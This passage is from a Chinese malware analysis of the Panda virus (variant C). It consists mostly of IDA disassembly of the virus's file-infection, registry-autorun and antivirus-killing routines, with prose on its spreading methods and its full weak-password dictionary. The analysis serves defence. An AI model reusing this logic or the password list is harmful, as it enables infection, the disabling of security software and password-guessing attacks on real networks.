CODE:00409C49 loc_409C49:                               ; CODE XREF:
Infect_Path+A30j  j
CODE:00409C49           lea     edx, [ebp+var_2A4]
CODE:00409C4F           mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409C55           call    GetExtName
CODE:00409C5A           mov     eax, [ebp+var_2A4]
CODE:00409C60           lea     edx, [ebp+var_2A0]
CODE:00409C66           call    upcase
CODE:00409C6B           mov     eax, [ebp+var_2A0]
CODE:00409C71           push    eax
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00409C72              lea       edx, [ebp+var_2A8]
CODE:00409C78              mov       eax, offset aHtml           ; "html"
CODE:00409C7D              call      upcase
CODE:00409C82              mov       edx, [ebp+var_2A8]
CODE:00409C88              pop       eax
CODE:00409C89              call      @System@@LStrCmp$qqrv
CODE:00409C8E              jnz       short loc_409CAF
CODE:00409C90              lea       eax, [ebp+var_2AC]
CODE:00409C96              mov       ecx, [ebp+FNDDATA.pFileName]
CODE:00409C9C              mov       edx, [ebp+szFolderName]
CODE:00409C9F              call      @System@@LStrCat3$qqrv
CODE:00409CA4              mov       eax, [ebp+var_2AC]
CODE:00409CAA              call      Infect_Script_File_Proc
CODE:00409CAF
CODE:00409CAF loc_409CAF:                                        ; CODE XREF:
Infect_Path+A96j  j
CODE:00409CAF              lea       edx, [ebp+var_2B4]
CODE:00409CB5              mov       eax, [ebp+FNDDATA.pFileName]
CODE:00409CBB              call      GetExtName
CODE:00409CC0              mov       eax, [ebp+var_2B4]
CODE:00409CC6              lea       edx, [ebp+var_2B0]
CODE:00409CCC              call      upcase
CODE:00409CD1              mov       eax, [ebp+var_2B0]
CODE:00409CD7              push      eax
CODE:00409CD8              lea       edx, [ebp+var_2B8]
CODE:00409CDE              mov       eax, offset aAsp            ; "asp"
CODE:00409CE3              call      upcase
CODE:00409CE8              mov       edx, [ebp+var_2B8]
CODE:00409CEE              pop       eax
CODE:00409CEF              call      @System@@LStrCmp$qqrv
CODE:00409CF4              jnz       short loc_409D15
CODE:00409CF6              lea       eax, [ebp+var_2BC]
CODE:00409CFC              mov       ecx, [ebp+FNDDATA.pFileName]
CODE:00409D02              mov       edx, [ebp+szFolderName]
CODE:00409D05              call      @System@@LStrCat3$qqrv
CODE:00409D0A              mov       eax, [ebp+var_2BC]
CODE:00409D10              call      Infect_Script_File_Proc
CODE:00409D15
CODE:00409D15 loc_409D15:                                        ; CODE XREF:
Infect_Path+AFCj  j
CODE:00409D15              lea       edx, [ebp+var_2C4]
CODE:00409D1B              mov       eax, [ebp+FNDDATA.pFileName]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00409D21            call    GetExtName
CODE:00409D26            mov     eax, [ebp+var_2C4]
CODE:00409D2C            lea     edx, [ebp+var_2C0]
CODE:00409D32            call    upcase
CODE:00409D37            mov     eax, [ebp+var_2C0]
CODE:00409D3D            push    eax
CODE:00409D3E            lea     edx, [ebp+var_2C8]
CODE:00409D44            mov     eax, offset aPhp        ; "php"
CODE:00409D49            call    upcase
CODE:00409D4E            mov     edx, [ebp+var_2C8]
CODE:00409D54            pop     eax
CODE:00409D55            call    @System@@LStrCmp$qqrv
CODE:00409D5A            jnz     short loc_409D7B
CODE:00409D5C            lea     eax, [ebp+var_2CC]
CODE:00409D62            mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409D68            mov     edx, [ebp+szFolderName]
CODE:00409D6B            call    @System@@LStrCat3$qqrv
CODE:00409D70            mov     eax, [ebp+var_2CC]
CODE:00409D76            call    Infect_Script_File_Proc
CODE:00409D7B
CODE:00409D7B loc_409D7B:                                ; CODE XREF:
Infect_Path+B62j  j
CODE:00409D7B            lea     edx, [ebp+var_2D4]
CODE:00409D81            mov     eax, [ebp+FNDDATA.pFileName]
CODE:00409D87            call    GetExtName
CODE:00409D8C            mov     eax, [ebp+var_2D4]
CODE:00409D92            lea     edx, [ebp+var_2D0]
CODE:00409D98            call    upcase
CODE:00409D9D            mov     eax, [ebp+var_2D0]
CODE:00409DA3            push    eax
CODE:00409DA4            lea     edx, [ebp+var_2D8]
CODE:00409DAA            mov     eax, offset aJsp        ; "jsp"
CODE:00409DAF            call    upcase
CODE:00409DB4            mov     edx, [ebp+var_2D8]
CODE:00409DBA            pop     eax
CODE:00409DBB            call    @System@@LStrCmp$qqrv
CODE:00409DC0            jnz     short loc_409DE1
CODE:00409DC2            lea     eax, [ebp+var_2DC]
CODE:00409DC8            mov     ecx, [ebp+FNDDATA.pFileName]
CODE:00409DCE            mov     edx, [ebp+szFolderName]
CODE:00409DD1            call    @System@@LStrCat3$qqrv
CODE:00409DD6            mov     eax, [ebp+var_2DC]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00409DDC                call      Infect_Script_File_Proc
CODE:00409DE1
CODE:00409DE1 loc_409DE1:                                  ; CODE XREF:
Infect_Path+BC8j  j
CODE:00409DE1                lea       edx, [ebp+var_2E4]
CODE:00409DE7                mov       eax, [ebp+FNDDATA.pFileName]
CODE:00409DED                call      GetExtName
CODE:00409DF2                mov       eax, [ebp+var_2E4]
CODE:00409DF8                lea       edx, [ebp+var_2E0]
CODE:00409DFE                call      upcase
CODE:00409E03                mov       eax, [ebp+var_2E0]
CODE:00409E09                push      eax
CODE:00409E0A                lea       edx, [ebp+var_2E8]
CODE:00409E10                mov       eax, offset aAspx          ; "aspx"
CODE:00409E15                call      upcase
CODE:00409E1A                mov       edx, [ebp+var_2E8]
CODE:00409E20                pop       eax
CODE:00409E21                call      @System@@LStrCmp$qqrv
CODE:00409E26                jnz       short FndNextFile
CODE:00409E28                lea       eax, [ebp+var_2EC]
CODE:00409E2E                mov       ecx, [ebp+FNDDATA.pFileName]
CODE:00409E34                mov       edx, [ebp+szFolderName]
CODE:00409E37                call      @System@@LStrCat3$qqrv
CODE:00409E3C                mov       eax, [ebp+var_2EC]
CODE:00409E42                call      Infect_Script_File_Proc
CODE:00409E47
CODE:00409E47 FndNextFile:                                 ; CODE XREF:
Infect_Path+91Aj  j
CODE:00409E47                                               ; Infect_Path+928j .j.
CODE:00409E47                push      14h                  ; dwMilliseconds
CODE:00409E49                call      Sleep
CODE:00409E4E
CODE:00409E4E Fnd_Next_File:                               ; CODE XREF:
Infect_Path+F0j  j
CODE:00409E4E                                               ; Infect_Path+12Aj .j.
CODE:00409E4E                lea       eax, [ebp+var_164]
CODE:00409E54                call      @Sysutils@FindNext$qqrr19Sysutils@TSearchRec
CODE:00409E59                test      eax, eax
CODE:00409E5B                jz        Loop_FndFile
CODE:00409E61
CODE:00409E61 close_Fnd:                                   ; CODE XREF:
Infect_Path+95j  j
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00409E61                lea       eax, [ebp+var_164]
CODE:00409E67                call      @Sysutils@FindClose$qqrr19Sysutils@TSearchRec
CODE:00409E6C                xor       eax, eax
CODE:00409E6E                pop       edx
CODE:00409E6F                pop       ecx
CODE:00409E70                pop       ecx
CODE:00409E71                mov       fs:[eax], edx
CODE:00409E74                jmp       short loc_409E80
CODE:00409E76 ; ---------------------------------------------------------------------------
CODE:00409E76
CODE:00409E76 loc_409E76:                                ; DATA XREF:
Infect_Path+40o o
CODE:00409E76                jmp       @System@@HandleAnyException$qqrv
CODE:00409E7B ; ---------------------------------------------------------------------------
CODE:00409E7B                call      @System@@DoneExcept$qqrv
CODE:00409E80
CODE:00409E80 loc_409E80:                                ; CODE XREF:
Infect_Path+C7Cj  j
CODE:00409E80                xor       eax, eax
CODE:00409E82                pop       edx
CODE:00409E83                pop       ecx
CODE:00409E84                pop       ecx
CODE:00409E85                mov       fs:[eax], edx
CODE:00409E88                push      offset loc_409EC3
CODE:00409E8D
CODE:00409E8D loc_409E8D:                                ; CODE XREF:
j_@System@@HandleFinally$qqrv_22+5j  j
CODE:00409E8D                lea       eax, [ebp+var_2EC]
CODE:00409E93                mov       edx, 5Eh
CODE:00409E98                call      @System@@LStrArrayClr$qqrpvi
CODE:00409E9D                lea       eax, [ebp+var_164]
CODE:00409EA3                mov       edx, off_407720
CODE:00409EA9                call      @System@@FinalizeRecord$qqrpvt1
CODE:00409EAE                lea       eax, [ebp+var_C]
CODE:00409EB1                mov       edx, 3
CODE:00409EB6                call      @System@@LStrArrayClr$qqrpvi
CODE:00409EBB                retn
CODE:00409EBB Infect_Path endp ; sp = -20h
CODE:00409EBB
```

到这里感染本地文件部分就结束了，其中 Infect_Script_File_Proc 只是简单的添加信息，因此我就不贴了。

总的来说详细感染部分是这样做的:

Author:LoveBoom

EMail:Loveboom@163.com

URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

搜索机器上的可用分区，然后感染分区中所有的脚本文件(脚本文件类型在概要中已说明).
但是病毒不感染以下文件夹:
WINDOWS
WINNT
system32
Documents and Settings
System Volume Information
Recycled
Windows NT
WindowsUpdate
Windows Media Player
Outlook Express
Internet Explorer
NetMeeting
Common Files
ComPlus Applications
Messenger
InstallShield Installation Information
MSN
Microsoft Frontpage
Movie Maker
MSN Gamin Zone
感染后病毒在相应的文件夹中写上已感染标记文件Desktop_.ini。再者病毒会删除机器中名缀名为 GHO 的文件，使得中毒后无法使用 ghost 还原系统。
CTimer_WITE_AUTORUNINF 部分,这部分很简单的，只是简单的将病毒自身复制到各分区根目录下命名为 setup.exe,并生成 autorun.inf 文件。
下面进入 Infect_NetWork 部分，跟进入好几层才出现关键代码，这部分就是病毒进行局域网感染部分(这部分存在一定的危害，因此我不贴详细的分析代码):
病毒遍历用户所在的局域网，连接上可用机器时病毒将自身复制到目标机器的以下位置(因系统而异):
\Documents and Settings\All Users\Start Menu\Programs\Startup\
\Documents and Settings\All Users\「开始」菜单\程序\启动\
\WINDOWS\Start Menu\Programs\Startup\
\WINNT\Profiles\All Users\Start Menu\Programs\Startup\
病毒病毒名为 GameSetup.exe，然后添加远程任务，同时病毒会尝试对内网中的机器进行弱口令攻击,病毒攻击字典如下:
1234、password、6969、harley、123456、golf、pussy、mustang、1111、shadow、1313、fish、5150、7777、qwerty、baseball、2112、letmein、12345678、12345、ccc、admin、5201314、qq520、１、１２、123、1234567、123456789、654321、54321、111、000000、abc、pw、11111111、88888888、pass、passwd、database、abcd、abc123、sybase、123qwe、server、computer、520、super、123asd、ihavenopass、godblessyou、enable、xp、2002、2003、2600、alpha、110、111111、121212、123123、1234qwer、123abc、007、a、aaa、patrick、pat、administrator、root、sex、

Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

熊猫病毒分析及解决方案

C 变种版本

god、fuckyou、fuck、test、test123、temp、temp123、win、pc、asdf、pwd、qwer、yxcv、zxcv、home、xxx、owner、login、Login、pw123、love、mypc、mypc123、admin123、mypass、mypass123、901100、Administrator、Guest、admin、Root

看到上面一堆的弱口令，我相信肯定有人的密码在以上列表中。弱口令攻击成功后病毒就对目标机器进行病毒感染形为。

到这里为此病毒所有的感染模块都讲完了。下面讲讲接下来的下载和清除反病毒软件部分:

Kill_AV_GetNetInfo:

```
CODE:0040C9F0 ; =============== S U B R O U T I N E
=======================================
CODE:0040C9F0
CODE:0040C9F0
CODE:0040C9F0 Kill_AV_GetNetInfo proc near               ; CODE XREF: start+A8p p
CODE:0040C9F0                 cmp     ds:dword_40D2B0, 0
CODE:0040C9F7                 jz      short loc_40C9FE
CODE:0040C9F9                 call    sub_40CA5C
CODE:0040C9FE
CODE:0040C9FE loc_40C9FE:                                ; CODE XREF:
Kill_AV_GetNetInfo+7j  j
CODE:0040C9FE                 push    offset Wirte_AutoRun_Reg ; lpTimerFunc
CODE:0040CA03                 push    3E8h                    ; uElapse
CODE:0040CA08                 push    0                       ; nIDEvent
CODE:0040CA0A                 push    0                       ; hWnd
CODE:0040CA0C                 call    SetTimer
CODE:0040CA11                 mov     ds:dword_40D2B0, eax
CODE:0040CA16                 push    offset Timer_Download   ; lpTimerFunc
CODE:0040CA1B                 push    124F80h                 ; uElapse
CODE:0040CA20                 push    0                       ; nIDEvent
CODE:0040CA22                 push    0                       ; hWnd
CODE:0040CA24                 call    SetTimer
CODE:0040CA29                 mov     ds:dword_40D2B4, eax
CODE:0040CA2E                 push    offset Download_and_KillShare ; lpTimerFunc
CODE:0040CA33                 push    2710h                   ; uElapse
CODE:0040CA38                 push    0                       ; nIDEvent
CODE:0040CA3A                 push    0                       ; hWnd
CODE:0040CA3C                 call    SetTimer
CODE:0040CA41                 mov     ds:uIDEvent, eax
CODE:0040CA46                 push    offset Timer_kill_AV    ; lpTimerFunc
CODE:0040CA4B                 push    1770h                   ; uElapse
CODE:0040CA50                 push    0                       ; nIDEvent
CODE:0040CA52                 push    0                       ; hWnd
CODE:0040CA54                 call    SetTimer
CODE:0040CA59                 retn
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040CA59 Kill_AV_GetNetInfo endp
CODE:0040CA59
CODE:0040CA59 ; ---------------------------------------------------------------------------
```

每个模块的细节如下:

写入注册表自启动项:

```
CODE:0040C84C ; =============== S U B R O U T I N E
=======================================

CODE:0040C84C
CODE:0040C84C ; Attributes: bp-based frame
CODE:0040C84C
CODE:0040C84C ; void __stdcall Wirte_AutoRun_Reg(HWND,UINT,UINT,DWORD)
CODE:0040C84C Wirte_AutoRun_Reg proc near               ; DATA XREF:
Kill_AV_GetNetInfo:loc_40C9FEo
CODE:0040C84C
CODE:0040C84C var_8      = dword ptr -8
CODE:0040C84C var_4      = dword ptr -4
CODE:0040C84C
CODE:0040C84C                push    ebp
CODE:0040C84D                mov     ebp, esp
CODE:0040C84F                push    0
CODE:0040C851                push    0
CODE:0040C853                xor     eax, eax
CODE:0040C855                push    ebp
CODE:0040C856                push    offset j_@System@@HandleFinally$qqrv_36
CODE:0040C85B                push    dword ptr fs:[eax]
CODE:0040C85E                mov     fs:[eax], esp
CODE:0040C861                call    Kill_AV_Process
CODE:0040C866                lea     eax, [ebp+var_8]
CODE:0040C869                call    GetSysDir
CODE:0040C86E                push    [ebp+var_8]
CODE:0040C871                push    offset aDrivers_0       ; "drivers\\"
CODE:0040C876                push    offset aSpoclsv_exe_0   ; "spoclsv.exe"
CODE:0040C87B                lea     eax, [ebp+var_4]
CODE:0040C87E                mov     edx, 3
CODE:0040C883                call    @System@@LStrCatN$qqrv
CODE:0040C888                mov     eax, [ebp+var_4]
CODE:0040C88B                call    @System@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C890                push    eax                     ; int
CODE:0040C891                mov     ecx, offset aSvcshare   ; "svcshare"
CODE:0040C896                mov     edx, offset aSoftwareMicros ;
"Software\\Microsoft\\Windows\\CurrentVersi"...
CODE:0040C89B                mov     eax, HKEY_CURRENT_USER
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:0040C8A0                call    Write_Reg
CODE:0040C8A5                xor     ecx, ecx
CODE:0040C8A7                mov     edx, offset aSoftwareMicr_0 ;
"SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
CODE:0040C8AC                mov     eax, HKEY_LOCAL_MACHINE
CODE:0040C8B1                call    sub_405B00
CODE:0040C8B6                xor     eax, eax
CODE:0040C8B8                pop     edx
CODE:0040C8B9                pop     ecx
CODE:0040C8BA                pop     ecx
CODE:0040C8BB                mov     fs:[eax], edx
CODE:0040C8BE                push    offset loc_40C8D8
CODE:0040C8C3
CODE:0040C8C3 loc_40C8C3:                                ; CODE XREF:
CODE:0040C8D6j  j
CODE:0040C8C3                lea     eax, [ebp+var_8]
CODE:0040C8C6                mov     edx, 2
CODE:0040C8CB                call    @System@@LStrArrayClr$qqrpvi
CODE:0040C8D0                retn
CODE:0040C8D0 Wirte_AutoRun_Reg endp ; sp = -1Ch
```

再跟进 Kill_AV_Process:

```
CODE:004062C8 ; =============== S U B R O U T I N E
=======================================
CODE:004062C8
CODE:004062C8 ; Attributes: bp-based frame
CODE:004062C8
CODE:004062C8 ; DWORD __stdcall Thread_Kill_av(LPVOID)
CODE:004062C8 Thread_Kill_av proc near                   ; DATA XREF:
Kill_AV_Process+6o o
CODE:004062C8
CODE:004062C8 var_F0    = dword ptr -0F0h
CODE:004062C8 var_EC    = dword ptr -0ECh
CODE:004062C8 var_E8    = dword ptr -0E8h
CODE:004062C8 var_E4    = dword ptr -0E4h
CODE:004062C8 var_E0    = dword ptr -0E0h
CODE:004062C8 var_DC    = dword ptr -0DCh
CODE:004062C8 var_D8    = dword ptr -0D8h
CODE:004062C8 var_D4    = dword ptr -0D4h
CODE:004062C8 var_D0    = dword ptr -0D0h
CODE:004062C8 var_CC    = dword ptr -0CCh
CODE:004062C8 var_C8    = dword ptr -0C8h
CODE:004062C8 var_C4    = dword ptr -0C4h
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004062C8 var_C0    = dword ptr -0C0h
CODE:004062C8 var_BC    = dword ptr -0BCh
CODE:004062C8 var_B8    = dword ptr -0B8h
CODE:004062C8 var_B4    = dword ptr -0B4h
CODE:004062C8 var_B0    = dword ptr -0B0h
CODE:004062C8 var_AC    = dword ptr -0ACh
CODE:004062C8 var_A8    = dword ptr -0A8h
CODE:004062C8 var_A4    = dword ptr -0A4h
CODE:004062C8 var_A0    = dword ptr -0A0h
CODE:004062C8 var_9C    = dword ptr -9Ch
CODE:004062C8 var_98    = dword ptr -98h
CODE:004062C8 var_94    = dword ptr -94h
CODE:004062C8 var_90    = dword ptr -90h
CODE:004062C8 var_8C    = dword ptr -8Ch
CODE:004062C8 var_88    = dword ptr -88h
CODE:004062C8 var_84    = dword ptr -84h
CODE:004062C8 var_80    = dword ptr -80h
CODE:004062C8 var_7C    = dword ptr -7Ch
CODE:004062C8 var_78    = dword ptr -78h
CODE:004062C8 var_74    = dword ptr -74h
CODE:004062C8 var_70    = dword ptr -70h
CODE:004062C8 var_6C    = dword ptr -6Ch
CODE:004062C8 var_66    = dword ptr -66h
CODE:004062C8
CODE:004062C8               push    ebp
CODE:004062C9               mov     ebp, esp
CODE:004062CB               mov     ecx, 1Eh
CODE:004062D0
CODE:004062D0 loc_4062D0:                                   ; CODE XREF:
Thread_Kill_av+Dj  j
CODE:004062D0               push    0
CODE:004062D2               push    0
CODE:004062D4               dec     ecx
CODE:004062D5               jnz     short loc_4062D0
CODE:004062D7               push    ebx
CODE:004062D8               push    esi
CODE:004062D9               push    edi
CODE:004062DA               lea     esi, [ebp+var_66+1]
CODE:004062DD               xor     eax, eax
CODE:004062DF               push    ebp
CODE:004062E0               push    offset j_@System@@HandleFinally$qqrv_14
CODE:004062E5               push    dword ptr fs:[eax]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004062E8           mov     fs:[eax], esp
CODE:004062EB           call    AdjustP
CODE:004062F0           xor     ebx, ebx
CODE:004062F2           call    GetDesktopWindow
CODE:004062F7           mov     edi, eax
CODE:004062F9
CODE:004062F9 loc_4062F9:                               ; CODE XREF:
Thread_Kill_av+697j  j
CODE:004062F9           push    0                       ; LPCSTR
CODE:004062FB           push    0                       ; LPCSTR
CODE:004062FD           push    ebx                     ; HWND
CODE:004062FE           push    edi                     ; HWND
CODE:004062FF           call    FindWindowExA
CODE:00406304           mov     ebx, eax
CODE:00406306           push    65h                     ; nMaxCount
CODE:00406308           push    esi                     ; lpString
CODE:00406309           push    ebx                     ; hWnd
CODE:0040630A           call    GetWindowTextA
CODE:0040630F           lea     eax, [ebp+var_6C]
CODE:00406312           mov     edx, esi
CODE:00406314           mov     ecx, 65h
CODE:00406319           call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040631E           mov     edx, [ebp+var_6C]
CODE:00406321           mov     eax, offset asc_406C08  ; "天网"
CODE:00406326           call    @System@@LStrPos$qqrv
CODE:0040632B           test    eax, eax
CODE:0040632D           jz      short loc_40633B
CODE:0040632F           push    0                       ; lParam
CODE:00406331           push    0                       ; wParam
CODE:00406333           push    12h                     ; Msg
CODE:00406335           push    ebx                     ; hWnd
CODE:00406336           call    PostMessageA
CODE:0040633B
CODE:0040633B loc_40633B:                               ; CODE XREF:
Thread_Kill_av+65j  j
CODE:0040633B           lea     eax, [ebp+var_70]
CODE:0040633E           mov     edx, esi
CODE:00406340           mov     ecx, 65h
CODE:00406345           call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040634A           mov     edx, [ebp+var_70]
CODE:0040634D           mov     eax, offset asc_406C18  ; "防火墙"
CODE:00406352           call    @System@@LStrPos$qqrv
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00406357            test    eax, eax
CODE:00406359            jz      short loc_406367
CODE:0040635B            push    0                       ; lParam
CODE:0040635D            push    0                       ; wParam
CODE:0040635F            push    12h                     ; Msg
CODE:00406361            push    ebx                     ; hWnd
CODE:00406362            call    PostMessageA
CODE:00406367
CODE:00406367 loc_406367:                                ; CODE XREF:
Thread_Kill_av+91j  j
CODE:00406367            lea     eax, [ebp+var_74]
CODE:0040636A            mov     edx, esi
CODE:0040636C            mov     ecx, 65h
CODE:00406371            call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406376            mov     edx, [ebp+var_74]
CODE:00406379            mov     eax, offset asc_406C28  ; "进程"
CODE:0040637E            call    @System@@LStrPos$qqrv
CODE:00406383            test    eax, eax
CODE:00406385            jz      short loc_406393
CODE:00406387            push    0                       ; lParam
CODE:00406389            push    0                       ; wParam
CODE:0040638B            push    WM_QUIT                 ; Msg
CODE:0040638D            push    ebx                     ; hWnd
CODE:0040638E            call    PostMessageA
CODE:00406393
CODE:00406393 loc_406393:                                ; CODE XREF:
Thread_Kill_av+BDj  j
CODE:00406393            lea     eax, [ebp+var_78]
CODE:00406396            mov     edx, esi
CODE:00406398            mov     ecx, 65h
CODE:0040639D            call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004063A2            mov     edx, [ebp+var_78]
CODE:004063A5            mov     eax, offset aVirusscan  ; "VirusScan"
CODE:004063AA            call    @System@@LStrPos$qqrv
CODE:004063AF            test    eax, eax
CODE:004063B1            jz      short loc_4063BF
CODE:004063B3            push    0                       ; lParam
CODE:004063B5            push    0                       ; wParam
CODE:004063B7            push    12h                     ; Msg
CODE:004063B9            push    ebx                     ; hWnd
CODE:004063BA            call    PostMessageA
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004063BF
CODE:004063BF loc_4063BF:                              ; CODE XREF:
Thread_Kill_av+E9j  j
CODE:004063BF           lea     eax, [ebp+var_7C]
CODE:004063C2           mov     edx, esi
CODE:004063C4           mov     ecx, 65h
CODE:004063C9           call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004063CE           mov     edx, [ebp+var_7C]
CODE:004063D1           mov     eax, offset aNod32      ; "NOD32"
CODE:004063D6           call    @System@@LStrPos$qqrv
CODE:004063DB           test    eax, eax
CODE:004063DD           jz      short loc_4063EB
CODE:004063DF           push    0                       ; lParam
CODE:004063E1           push    0                       ; wParam
CODE:004063E3           push    12h                     ; Msg
CODE:004063E5           push    ebx                     ; hWnd
CODE:004063E6           call    PostMessageA
CODE:004063EB
CODE:004063EB loc_4063EB:                              ; CODE XREF:
Thread_Kill_av+115j  j
CODE:004063EB           lea     eax, [ebp+var_80]
CODE:004063EE           mov     edx, esi
CODE:004063F0           mov     ecx, 65h
CODE:004063F5           call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004063FA           mov     edx, [ebp+var_80]
CODE:004063FD           mov     eax, offset aQ          ; "网镖"
CODE:00406402           call    @System@@LStrPos$qqrv
CODE:00406407           test    eax, eax
CODE:00406409           jz      short loc_406417
CODE:0040640B           push    0                       ; lParam
CODE:0040640D           push    0                       ; wParam
CODE:0040640F           push    12h                     ; Msg
CODE:00406411           push    ebx                     ; hWnd
CODE:00406412           call    PostMessageA
CODE:00406417
CODE:00406417 loc_406417:                              ; CODE XREF:
Thread_Kill_av+141j  j
CODE:00406417           lea     eax, [ebp+var_84]
CODE:0040641D           mov     edx, esi
CODE:0040641F           mov     ecx, 65h
CODE:00406424           call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00406429           mov     edx, [ebp+var_84]
CODE:0040642F           mov     eax, offset asc_406C6C  ; "杀毒"
CODE:00406434           call    @System@@LStrPos$qqrv
CODE:00406439           test    eax, eax
CODE:0040643B           jz      short loc_406449
CODE:0040643D           push    0                       ; lParam
CODE:0040643F           push    0                       ; wParam
CODE:00406441           push    12h                     ; Msg
CODE:00406443           push    ebx                     ; hWnd
CODE:00406444           call    PostMessageA
CODE:00406449
CODE:00406449 loc_406449:                               ; CODE XREF:
Thread_Kill_av+173j  j
CODE:00406449           lea     eax, [ebp+var_88]
CODE:0040644F           mov     edx, esi
CODE:00406451           mov     ecx, 65h
CODE:00406456           call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040645B           mov     edx, [ebp+var_88]
CODE:00406461           mov     eax, offset asc_406C7C  ; "毒霸"
CODE:00406466           call    @System@@LStrPos$qqrv
CODE:0040646B           test    eax, eax
CODE:0040646D           jz      short loc_40647B
CODE:0040646F           push    0                       ; lParam
CODE:00406471           push    0                       ; wParam
CODE:00406473           push    12h                     ; Msg
CODE:00406475           push    ebx                     ; hWnd
CODE:00406476           call    PostMessageA
CODE:0040647B
CODE:0040647B loc_40647B:                               ; CODE XREF:
Thread_Kill_av+1A5j  j
CODE:0040647B           lea     eax, [ebp+var_8C]
CODE:00406481           mov     edx, esi
CODE:00406483           mov     ecx, 65h
CODE:00406488           call    @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040648D           mov     edx, [ebp+var_8C]
CODE:00406493           mov     eax, offset asc_406C8C  ; "瑞星"
CODE:00406498           call    @System@@LStrPos$qqrv
CODE:0040649D           test    eax, eax
CODE:0040649F           jz      short loc_4064AD
CODE:004064A1           push    0                       ; lParam
CODE:004064A3           push    0                       ; wParam
CODE:004064A5           push    12h                     ; Msg
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:004064A7              push    ebx                             ; hWnd
CODE:004064A8              call    PostMessageA
CODE:004064AD
CODE:004064AD loc_4064AD:                                          ; CODE XREF:
Thread_Kill_av+1D7j  j
CODE:004064AD              lea     eax, [ebp+var_90]
CODE:004064B3              mov     edx, esi
CODE:004064B5              mov     ecx, 65h
CODE:004064BA              call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004064BF              mov     edx, [ebp+var_90]
CODE:004064C5              mov     eax, offset aN                  ; "江民"
CODE:004064CA              call    @System@@LStrPos$qqrv
CODE:004064CF              test    eax, eax
CODE:004064D1              jz      short loc_4064DF
CODE:004064D3              push    0                               ; lParam
CODE:004064D5              push    0                               ; wParam
CODE:004064D7              push    12h                             ; Msg
CODE:004064D9              push    ebx                             ; hWnd
CODE:004064DA              call    PostMessageA
CODE:004064DF
CODE:004064DF loc_4064DF:                                          ; CODE XREF:
Thread_Kill_av+209j  j
CODE:004064DF              lea     eax, [ebp+var_94]
CODE:004064E5              mov     edx, esi
CODE:004064E7              mov     ecx, 65h
CODE:004064EC              call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004064F1              mov     edx, [ebp+var_94]
CODE:004064F7              mov     eax, offset aIe                 ; "黄山 IE"
CODE:004064FC              call    @System@@LStrPos$qqrv
CODE:00406501              test    eax, eax
CODE:00406503              jz      short loc_406511
CODE:00406505              push    0                               ; lParam
CODE:00406507              push    0                               ; wParam
CODE:00406509              push    12h                             ; Msg
CODE:0040650B              push    ebx                             ; hWnd
CODE:0040650C              call    PostMessageA
CODE:00406511
CODE:00406511 loc_406511:                                          ; CODE XREF:
Thread_Kill_av+23Bj  j
CODE:00406511              lea     eax, [ebp+var_98]
```


Author:LoveBoom
EMail:Loveboom@163.com
URL:www.Loveboom.net

```
CODE:00406517              mov       edx, esi
CODE:00406519              mov       ecx, 65h
CODE:0040651E              call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406523              mov       edx, [ebp+var_98]
CODE:00406529              mov       eax, offset aM              ; "超级兔子"
CODE:0040652E              call      @System@@LStrPos$qqrv
CODE:00406533              test      eax, eax
CODE:00406535              jz        short loc_406543
CODE:00406537              push      0                           ; lParam
CODE:00406539              push      0                           ; wParam
CODE:0040653B              push      12h                         ; Msg
CODE:0040653D              push      ebx                         ; hWnd
CODE:0040653E              call      PostMessageA
CODE:00406543
CODE:00406543 loc_406543:                                      ; CODE XREF:
Thread_Kill_av+26Dj  j
CODE:00406543              lea       eax, [ebp+var_9C]
CODE:00406549              mov       edx, esi
CODE:0040654B              mov       ecx, 65h
CODE:00406550              call      @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406555              mov       edx, [ebp+var_9C]
CODE:0040655B              mov       eax, offset aPJ             ; "优化大师"
CODE:00406560              call      @System@@LStrPos$qqrv
CODE:00406565              test      eax, eax
CODE:00406567              jz        short loc_406575
CODE:00406569              push      0                           ; lParam
CODE:0040656B              push      0                           ; wParam
CODE:0040656D              push      12h                         ; Msg
CODE:0040656F              push      ebx                         ; hWnd
CODE:00406570              call      PostMessageA
CODE:00406575
CODE:00406575 loc_406575:                                      ; CODE XREF:
Thread_Kill_av+29Fj  j
CODE:00406575              lea       eax, [ebp+var_A0]
CODE:0040657B              mov       edx, esi
CODE:0040657D              mov       ecx, 65h
CODE:00406582              call      @System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406587              mov       edx, [ebp+var_A0]
CODE:0040658D              mov       eax, offset aAX             ; "木马清道夫"
CODE:00406592              call      @System@@LStrPos$qqrv
